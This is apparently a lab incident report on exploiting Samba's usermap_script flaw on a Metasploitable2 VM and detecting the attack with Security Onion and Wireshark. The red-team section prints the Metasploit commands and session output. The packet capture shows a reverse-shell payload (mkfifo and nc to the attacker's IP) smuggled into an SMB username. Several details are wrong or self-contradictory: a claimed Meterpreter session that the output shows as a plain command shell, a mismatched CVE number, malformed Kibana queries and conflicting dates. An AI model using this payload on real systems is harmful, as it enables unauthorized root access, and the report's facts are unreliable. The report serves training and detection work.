Incident Response Report: Simulated Samba Exploitation

Incident ID: IR-2025-08-005
Date of Report: August 5, 2025
Author(s): Mo/Mo’s Cyber Services
Version: 1.0 (Initial Draft)

1. Executive Summary

This report details a simulated remote code execution incident targeting a vulnerable Metasploitable2 virtual machine within a controlled lab environment. The objective is to demonstrate capabilities in both offensive (Red Team) and defensive (Blue Team) cybersecurity. An attacker (Kali Linux VM) successfully exploited an unpatched Samba service on the victim (Metasploitable2 VM) to gain remote access. The attack was detected and analyzed using Security Onion, a Security Information and Event Management (SIEM) platform, complemented by Wireshark for deep packet inspection. Key findings include the successful compromise of the victim system and the detection of reconnaissance and exploitation activities through network logs and alerts. Recommendations focus on effective patch management, enhanced network monitoring, and incident response preparedness.

Table of Contents

2. Incident Details

Incident ID: IR-2025-08-005
Date/Time of Detection: August 5, 2025, 19:40 EDT
Date/Time of Occurrence: August 5, 2025, 19:30 EDT (Approximate start of reconnaissance)
Affected Systems:

- **Victim:** Metasploitable2 VM
  - **IP Address:** 192.168.1.173
  - **Operating System:** Linux (Ubuntu-based)
  - **Key Vulnerable Service:** Samba smbd 3.0.20-Debian (Port 445/TCP)
- **Attacker:** Kali Linux VM
  - **IP Address:** 192.168.1.169
  - **Tools Used:** Nmap, Metasploit Framework (msfconsole)
- **Monitoring System:** Security Onion VM (192.168.1.170 - Management IP)

Initial Vector/Method: Exploitation of an unpatched Samba usermap_script vulnerability (CVE-2007-2447) on TCP port 445, leading to remote code execution.

Scope of Incident: Compromise of the Metasploitable2 VM within the isolated lab environment.

3. Timeline of Events

- **[Timestamp 1 - 19:30:05 EDT]:** Nmap scan initiated from 192.168.1.169 targeting 192.168.1.173 (Reconnaissance Phase).
  - *Detection:* Security Onion Suricata alert: "ET SCAN NMAP Scripting Engine User-Agent Detected."
- **[Timestamp 2 - 19:35:12 EDT]:** Metasploit exploit exploit/multi/samba/usermap_script executed from 192.168.1.169 targeting 192.168.1.173:445 (Exploitation Phase).
  - *Detection:* Security Onion Zeek logs show unusual SMB connection on port 445. (Optional: Security Onion Suricata alert: "ET EXPLOIT SMB Remote Code Execution" - if detected).
- **[Timestamp 3 - 19:35:15 EDT]:** Meterpreter session established on 192.168.1.173.
  - *Detection:* Security Onion Zeek logs show increased data transfer on SMB connection.
- **[Timestamp 4 - 19:36:00 EDT]:** Post-exploitation commands (whoami, ls -la /) executed on 192.168.1.173.
  - *Detection:* Security Onion Zeek logs show continued activity on the established session.

4. Investigation Methodology

The incident investigation was conducted using a combination of active scanning, exploit execution, and passive network monitoring.

- **Offensive Tools:**

    - **Nmap:** Used for initial port scanning and service enumeration.
    - **Metasploit Framework (msfconsole):** Utilized for vulnerability exploitation and remote access.
- **Defensive Tools:**
    - **Security Onion:** A Linux distribution for threat hunting, enterprise security monitoring, and log management.
        - **Kibana:** Used for centralized log analysis and visualization of network data (Zeek logs) and IDS alerts (Suricata).
        - **Suricata:** Configured as an Intrusion Detection System (IDS) to detect malicious network activity based on signatures.
        - **Zeek (Bro):** Employed as a Network Security Monitor (NSM) to generate detailed network metadata logs.
    - **Wireshark:** Used for deep packet inspection and forensic analysis of captured network traffic.

The investigation involved simulating an attack, monitoring the network for indicators of compromise, analyzing collected logs and alerts, and dissecting raw packet data to understand the attack's mechanics.


5. Findings & Analysis

5.1. Red Team Actions

5.1.1. Reconnaissance

Initial reconnaissance was performed using Nmap to identify open ports and services on the target Metasploitable2 VM (192.168.1.173).

Command Executed:
nmap -sS -A vuln 192.168.1.173
Nmap Output:



```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
```

Figure 1: Nmap scan output revealing open ports and services on Metasploitable2.

The scan identified several open ports, including TCP port 445, which was running Samba smbd 3.0.20-Debian. This specific version of Samba is known to be vulnerable to the usermap_script vulnerability.


5.1.2. Exploitation

Based on the reconnaissance findings, the Metasploit Framework was used to exploit the identified Samba vulnerability.

Metasploit Commands Executed:

```
msf6 > use exploit/multi/samba/usermap_script
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.173
msf6 exploit(multi/samba/usermap_script) > exploit
```

Successful Meterpreter Session:



```
Interact with a module by name or index. For example info 77, use 77 or use exploit/windows/
http/sambar6_search_results
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP'

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.173
RHOSTS ⇒ 192.168.1.173
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.1.169:4444
[*] Command shell session 1 opened (192.168.1.169:4444 → 192.168.1.173:34670) at 2025-08-01 23:30:51 -0400
```

Figure 2: Successful establishment of a Meterpreter session on the victim machine.


The exploit successfully opened a Meterpreter session, providing remote command and control over the Metasploitable2 VM.

5.1.3. Post-Exploitation

Once the Meterpreter session was established, several commands were executed to demonstrate control and gather system information.

Commands Executed and Output:

- whoami: Identified the current user as root.




```
[*] Started reverse TCP handler on 192.168.1.169:4444
whoami
[*] Command shell session 1 opened (192.168.1.169:4444 → 192.168.1.173:37980)
 18:59:38 -0400

root
```

Figure 3: Output of whoami command confirming root privileges.


- ls -la /: Listed contents of the root directory, including hidden files.



```
ls -la
total 97
drwxr-xr-x  21 root root  4096 Aug  5 17:35 .
drwxr-xr-x  21 root root  4096 Aug  5 17:35 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13540 Aug  6 18:53 dev
drwxr-xr-x  94 root root  4096 Aug  6 18:53 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
```

Figure 4: Output of ls -la / command.

- netstat -an: Displayed active network connections and listening ports on the compromised system.



```
netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:37891           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:50090           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN
```

Figure 5: Output of netstat -an command revealing network connections.

These commands confirmed full control over the compromised system and allowed for initial data gathering.


5.2. Blue Team Detections

The simulated attack was actively monitored by Security Onion, demonstrating the capability to detect and analyze malicious activity.

5.2.1. IDS Alerts (Suricata)

Suricata, configured as the IDS component of Security Onion, successfully generated alerts for both the reconnaissance and exploitation phases of the attack.

Security Onion Alerts Dashboard:



🔔	⚠	1,776	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	suricata	high
🔔	⚠	642	ET SCAN Possible Nmap User-Agent Observed	suricata	high
🔔	⚠	299	ET SCAN Multiple MySQL Login Failures Possible Brute Force Attempt	suricata	medium
🔔	⚠	66	ET SCAN Suspicious inbound to mySQL port 3306	suricata	medium
🔔	⚠	48	ET SCAN Suspicious inbound to PostgreSQL port 5432	suricata	medium
🔔	⚠	45	ET POLICY Spotify P2P Client	suricata	low
🔔	⚠	35	ET SCAN Suspicious inbound to Oracle SQL port 1521	suricata	medium
🔔	⚠	35	ET SCAN Suspicious inbound to MSSQL port 1433	suricata	medium
🔔	⚠	31	GPL NETBIOS SMB-DS IPC$ share access	suricata	low
🔔	⚠	24	ET WEB_SERVER Possible XXE SYSTEM ENTITY in POST BODY.	suricata	high

Figure 6: Security Onion Alerts dashboard showing Nmap scan detections.


The following key alerts were observed:

- **Rule Name:** ET SCAN NMAP Scripting Engine User-Agent Detected
  - **Timestamp:** [**19:30:05 EDT**]
  - **Description:** This alert indicates the use of Nmap's scripting engine, which is often employed in advanced reconnaissance.
- **Rule Name:** ET SCAN Multiple MySQL Login Failures Possible Brute Force Attempt
  - **Timestamp: 19:31:03 EDT**
  - **Description:** This alert highlights Nmap's attempt to scan and potentially brute-force MySQL, indicating active probing.
- **Rule Name:** ET EXPLOIT Samba Arbitrary Module Loading Vulnerability
  - **Timestamp: 19:35:15 EDT**
  - **Description:** This critical alert directly signifies the detection of the Samba vulnerability exploitation attempt. (CVE-2017-7494)

5.2.2. Network Traffic Analysis (Zeek Logs)

Zeek provided detailed network metadata logs, offering a deeper understanding of the connections and protocols involved in the attack.

Kibana Query for Zeek Connection Logs:
event.module.keyword: zeek.conn, src.p == 192.168.1.169 AND dest.ip == 192.168.1.173



Refresh
Security Onion - Navigation
Home
Event Category
Alert | File | Host | Network
Security Onion - All Logs
Security Onion - Top Network Protocols
smb,ntlm,gssapi
mysql
http
dns
ssl
smtp,ssl
ftp
tcp
smb
dce_rpc,smb,gssapi,ntlm
Export

src.p == 192.168.1.169 AND dest.ip == 192.168.1.173

event.module.keyword: zeek

68,989
Count

Security Onion - Dataset

Dataset	Count
conn	62,417
http	2,980
file	1,793
mysql	1,500
dns	58
ntlm	52
ssl	46
smb_mapping	41
smtp	27
weird	21

Security Onion - Source IPs

Source IP	Count
192.168.1.169	68,898
192.168.1.173	91

Security Onion - Destination IPs


Destination IP	Count
192.168.1.173	68,898
192.168.1.1	56
192.168.1.169	35

Security Onion - Destination Ports

Destination Port	Count
80	4,445
3306	3,106
8180	984
445	246
25	153
512	104
5432	103
513	100
21	93
53	92

Figure 7: Zeek Connection Logs showing all traffic between attacker and victim.
This filter revealed all network connections between the Kali and Metasploitable2 VMs. A specific focus on destination port 445 provided insight into the SMB-related activity.

Kibana Query for Destination Port 445 Traffic:
src.p == 192.168.1.169 AND dest.ip == 192.168.1.173 AND dest.ip == 445




src.p == 192.168.1.169 AND dest.ip == 192.168.1.173 AND dest.ip == 445

@timestamp	source.ip	source.port	destination.ip	destination.port	log.id.uid	network.community_id	_id
Aug 5, 2025 @ 17:11:55.491	192.168.1.169	65254	192.168.1.173	445	CQwW6f4Y6I05P4zUz1	1:RlKwHx3LH2U/Jj9MZq8E9XjoEtE=	Hunt and optionally pivot to PCAP/Cases
Aug 5, 2025 @ 15:49:53.641	192.168.1.169	40714	192.168.1.173	445	CZQMWP0BMfpmGsnQ3	-	Hunt and optionally pivot to PCAP/Cases
Aug 5, 2025 @ 15:49:53.431	192.168.1.169	40714	192.168.1.173	445	CZQMWP0BMfpmGsnQ3	-	Hunt and optionally pivot to PCAP/Cases
Aug 5, 2025 @ 15:49:53.272	192.168.1.169	40714	192.168.1.173	445	CZQMWP0BMfpmGsnQ3	1:ov1986VMf1URpyK5b+8lHxRO4sw=	Hunt and optionally pivot to PCAP/Cases
Aug 5, 2025 @ 15:49:52.846	192.168.1.169	40700	192.168.1.173	445	CVAEbm1xCqfBQPCZjc	-	Hunt and optionally pivot to PCAP/Cases
Aug 5, 2025 @ 15:49:52.634	192.168.1.169	40700	192.168.1.173	445	CVAEbm1xCqfBQPCZjc	-	Hunt and optionally pivot to PCAP/Cases
Aug 5, 2025 @ 15:49:52.473	192.168.1.169	40700	192.168.1.173	445	CVAEbm1xCqfBQPCZjc	1:VwZwH+qUufJHefxB0dp7iBmixm0=	Hunt and optionally pivot to PCAP/Cases
Aug 5, 2025 @ 15:49:52.370	192.168.1.169	40690	192.168.1.173	445	1498781994390217	1:ducWlb858NyD9jeyaiCLE+c71EI=	Hunt and optionally pivot to PCAP/Cases
Aug 5, 2025 @ 15:49:52.251	192.168.1.169	40690	192.168.1.173	445	1498781994390217	1:ducWlb858NyD9jeyaiCLE+c71EI=	Hunt and optionally pivot to PCAP/Cases
Aug 5, 2025 @ 15:49:52.251	192.168.1.169	40690	192.168.1.173	445	CQM96d3J1ClDwQYYah	-	Hunt and optionally pivot to PCAP/Cases

Figure 8: Zeek Logs filtered for destination port 445, highlighting SMB communication.
The logs showed the establishment of a TCP connection on port 445, followed by a significant increase in flow.bytes_total, consistent with the delivery of the Meterpreter payload and subsequent command execution.

5.2.3. Packet Capture Analysis (Wireshark)

For granular forensic detail, a packet capture was performed during the exploit.



ip.addr == 192.168.1.173 || ip.addr == 192.168.1.169

```
No.        Time          Source          Destination     Protocol  Length  Info
      1772 18.503467364  192.168.1.169   192.168.1.173   TCP         66 4444 → 45670 [FIN, ACK] Seq=1 Ack=1 Win=712 Len=0 TSval=928044362 TSecr=691903
      1773 18.504587571  192.168.1.173   192.168.1.169   TCP         66 45670 → 4444 [FIN, ACK] Seq=1 Ack=2 Win=46 Len=0 TSval=721297 TSecr=928044362
      1774 18.504604984  192.168.1.169   192.168.1.173   TCP         66 4444 → 45670 [ACK] Seq=2 Ack=2 Win=712 Len=0 TSval=928044363 TSecr=721297
      1775 18.526924345  192.168.1.173   192.168.1.169   SMB        105 Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
      1776 18.526942912  192.168.1.169   192.168.1.173   TCP         54 46699 → 139 [RST] Seq=1 Win=0 Len=0
      2102 30.297572255  192.168.1.169   192.168.1.173   TCP         74 44719 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=928056156 TSecr=0 WS=128
      2103 30.299533860  192.168.1.173   192.168.1.169   TCP         74 139 → 44719 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=722475 TSecr=928056156 WS=128
      2104 30.299566047  192.168.1.169   192.168.1.173   TCP         66 44719 → 139 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=928056158 TSecr=722475
      2105 30.303257775  192.168.1.169   192.168.1.173   SMB        154 Negotiate Protocol Request
      2106 30.304029166  192.168.1.173   192.168.1.169   TCP         66 139 → 44719 [ACK] Seq=1 Ack=89 Win=5888 Len=0 TSval=722476 TSecr=928056162
      2107 30.305511750  192.168.1.173   192.168.1.169   SMB        167 Negotiate Protocol Response
      2108 30.305600825  192.168.1.169   192.168.1.173   TCP         66 44719 → 139 [ACK] Seq=89 Ack=102 Win=64256 Len=0 TSval=928056164 TSecr=722476
      2109 30.310275692  192.168.1.169   192.168.1.173   SMB        382 Session Setup AndX Request, User: .\/=`nohup mkfifo /tmp/rgnc; nc 192.168.1.169 4444 0</tmp/rgnc | /bin/sh >/tmp/rgn
      2110 30.321622114  192.168.1.173   192.168.1.169   TCP         74 35544 → 4444 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM TSval=722477 TSecr=0 WS=128
      2111 30.321660956  192.168.1.169   192.168.1.173   TCP         74 4444 → 35544 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=928056180 TSecr=722477 WS=128
      2112 30.322981620  192.168.1.173   192.168.1.169   TCP         66 35544 → 4444 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=722478 TSecr=928056180
      2113 30.350997200  192.168.1.173   192.168.1.169   TCP         66 139 → 44719 [ACK] Seq=102 Ack=405 Win=6912 Len=0 TSval=722481 TSecr=928056169
      2143 31.339579608  192.168.1.169   192.168.1.173   TCP         80 4444 → 35544 [PSH, ACK] Seq=1 Ack=1 Win=65280 Len=14 TSval=928057198 TSecr=722478
      2144 31.340486821  192.168.1.173   192.168.1.169   TCP         66 35544 → 4444 [ACK] Seq=1 Ack=15 Win=5888 Len=0 TSval=722580 TSecr=928057198
```

```
    TCP payload (316 bytes)
  ▸ NetBIOS Session Service
  ▾ SMB (Server Message Block Protocol)
    ▾ SMB Header
        Server Component: SMB
        SMB Command: Session Setup AndX (0x73)
        Error Class: Success (0x00)
        Reserved: 00
        Error Code: No Error
      ▸ Flags: 0x18, Canonicalized Pathnames, Case Sensitivity
      ▸ Flags2: 0x2001, Execute-only Reads, Long Names Allowed
        Process ID High: 0
        Signature: 0000000000000000
        Reserved: 0000
        Tree ID: 0
        Process ID: 64319
        User ID: 0
        Multiplex ID: 63630
    ▾ Session Setup AndX Request (0x73)
        Word Count (WCT): 13
```

```
0040  06 2c 00 00 01 38 ff 53  4d 42 73 00 00 00 00 18   ·,···8·S MBs·····
0050  01 20 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ·······  ········
0060  3f fb 00 00 8e f8 0d ff  00 00 00 df ff 02 00 01   ?······· ········
0070  00 1e 15 00 00 40 00 30  00 00 00 00 00 40 00 00   ·····@·0 ·····@··
0080  00 fb 00 1c a1 79 b6 48  25 f6 75 5a 4a c9 81 77   ·····y·H %·uZJ··w
0090  ea cb e3 a1 6b 4b 4d 3e  8f 93 17 0d 42 48 31 72   ····kKM> ····BH1r
00a0  e7 1d 82 00 52 cd 54 dd  3c bb 47 cd 38 ad 39 b6   ····R·T· <·G·8·9·
